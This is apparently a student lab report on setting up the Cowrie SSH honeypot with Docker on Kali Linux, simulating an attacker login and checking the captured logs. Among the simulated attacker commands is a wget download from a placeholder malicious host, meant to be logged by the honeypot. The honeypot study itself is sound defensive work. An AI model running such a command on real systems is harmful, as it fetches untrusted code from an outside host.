****

|  |
| --- |
| *BS Cyber Security Department AU* |

|  |  |
| --- | --- |
| **Registration ID** | **233026** |
| **Submitted By** | **Muhammad Sohaib Rafiq** |
| **Submitted To** | **Iram Fatima Hashmi** |
| **Date of Submission** | **06/12/2025** |
| **Lab NO.** | **11** |
| **Subject** | **NS LAB** |

# ****Cowrie Honeypot Configuration Report using Docker on Kali Linux****

## **Table of Contents**

1. **Abstract**
2. **Introduction**
3. **Background and Theory**3.1 Honeypots Overview  
   3.2 Types of Honeypots  
   3.3 Cowrie Honeypot
4. **Objectives**
5. **Tools and Technologies**
6. **Lab Environment**
7. **Setup and Configuration of Cowrie via Docker**7.1 Prerequisites  
   7.2 Docker Installation on Kali Linux  
   7.3 Pulling Cowrie Image from Docker Hub  
   7.4 Running Cowrie Container
8. **Connecting to the Honeypot (Simulating Attacker)**
9. **Log Collection and Analysis**
10. **Results**
11. **Conclusion**
12. **References**

## **1. Abstract**

This report presents the configuration and deployment of the Cowrie high-interaction honeypot using Docker on Kali Linux. Cowrie is designed to simulate an SSH/Telnet server and log attacker behavior. By using Docker, we simplify the setup process, enabling quick deployment in isolated environments. This report includes the theoretical understanding of honeypots, the practical implementation of Cowrie via Docker, a simulation of suspicious login activity, and the examination of logs captured during the session.

## **2. Introduction**

Cybersecurity is a critical domain requiring real-time monitoring and understanding of attacker behavior. Honeypots serve as a decoy to collect intelligence on malicious activities. Cowrie is one such honeypot that simulates SSH and Telnet services, enabling security teams to study attack vectors safely. The purpose of this lab is to deploy Cowrie using Docker on Kali Linux, simulate an SSH attack, and analyze the resulting logs.

## **3. Background and Theory**

### **3.1 What is a Honeypot?**


A honeypot is a security resource designed to be probed, attacked, or compromised. It mimics a vulnerable system to deceive attackers, isolate threats, and gather intelligence.

### **3.2 Types of Honeypots**

| **Type** | **Description** |
| --- | --- |
| Pure Honeypot | A full production system with no restrictions. |
| Low-interaction | Emulates only specific services (less risky). |
| High-interaction | Provides real or fake OS shells (like Cowrie). |

### **3.3 Cowrie Honeypot**

Cowrie is a medium-to-high interaction SSH and Telnet honeypot that records attacker commands, file transfers, and session data. Written in Python, it simulates a full shell and is widely used for research and analysis.



## **4. Objectives**

* Deploy Cowrie honeypot using Docker on Kali Linux.
* Simulate an SSH login attempt from another system or localhost.
* Capture and analyze attack behavior using Cowrie’s logs.

## **5. Tools and Technologies**

| **Tool** | **Purpose** |
| --- | --- |
| Kali Linux | Operating system for setup |
| Docker | Containerization for easy setup |
| Cowrie | SSH/Telnet honeypot |
| SSH client | To simulate attacker behavior |
| Log files | Analysis and forensics |

## **6. Lab Environment**

* **Host OS**: Kali Linux 2023+
* **Cowrie Container**: Docker container from GitHub/Docker Hub
* **Network**: Localhost or bridged network
* **Attacker Simulation**: Local SSH client or separate VM


## **7. Setup and Configuration of Cowrie via Docker**

### **7.1 Prerequisites**


* Updated Kali Linux system
* Docker installed and running
* Git (optional for cloning Cowrie repo)

### **7.2 Install Docker on Kali Linux**

sudo apt update




sudo apt install docker.io -y




sudo systemctl start docker

sudo systemctl enable docker

sudo usermod -aG docker $USER




Logout and login again to apply group changes.




### **7.3 Pull Cowrie Docker Image**

docker pull cowrie/cowrie



### **7.4 Run Cowrie Container**

docker run -it -p 2222:2222 cowrie/cowrie




Cowrie will now listen on port **2222** for SSH connections.

## **8. Connecting to the Honeypot (Simulating Attacker)**


Open a terminal or another VM, and connect to the honeypot using:

ssh root@192.168.50.132 -p 2222

* You can use any password (e.g., password123)



* Try running commands like:
* ls
* pwd
* whoami
* wget <http://malicious.com/file>



These commands will be **logged** by Cowrie.


## **9. Log Collection and Analysis**

Check logs from the Cowrie container:

docker exec -it cowrie bash

cd /cowrie/var/log/cowrie

cat cowrie.log



## **10. Conclusion**

In this lab, we successfully set up Cowrie, a high-interaction SSH honeypot, using Docker on Kali Linux. We simulated a potential attacker connecting to the honeypot and executed commands, all of which were logged for analysis. Honeypots like Cowrie are essential in modern cybersecurity for deception, intelligence gathering, and behavioral analysis. Using Docker simplifies deployment and ensures quick prototyping for security professionals and researchers.

## **11. References**

* [Cowrie GitHub Repository](https://github.com/cowrie/cowrie)
* [Cowrie Documentation](https://docs.cowrie.org/en/latest/)
* [Docker Hub Cowrie](https://hub.docker.com/r/cowrie/cowrie)
* [SSH Protocol – OpenSSH](https://www.openssh.com/)
* Kali Linux Documentation